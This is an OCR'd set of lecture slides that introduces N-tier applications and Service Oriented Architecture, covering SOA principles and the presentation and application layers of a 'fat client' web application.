



N-Tier Applications



Where's the programming code?

N-Tier Applications






Service Oriented Architecture (SOA)

A **software** architecture

- Business processes broken down into individual components (services)
- Designed to achieve desired results for the service **consumer**
  - Application
  - Another service
  - Person (user)


Principles:

- Reusability
- Interoperability
- Componentization




Using SOA, multiple applications can invoke multiple services


N-Tier Applications using SOA in the cloud



N-Tier “Fat Client” Application using SOA




Presentation Layer




- Defines the visual aspects of the Graphical User Interface
- Organized using views, components, renderers, and controls
- Defines layouts, colors, fonts, sizing, etc.

Application Layer in a "fat client"




- Defines the underlying application logic that runs within the browser ("client")
- Contains a client-side object model and object managers
- Organizes and handles interactive events resulting from the user's clicks on the browser screens
- Makes and manages service operation calls to exchange data with the server

Service Layer



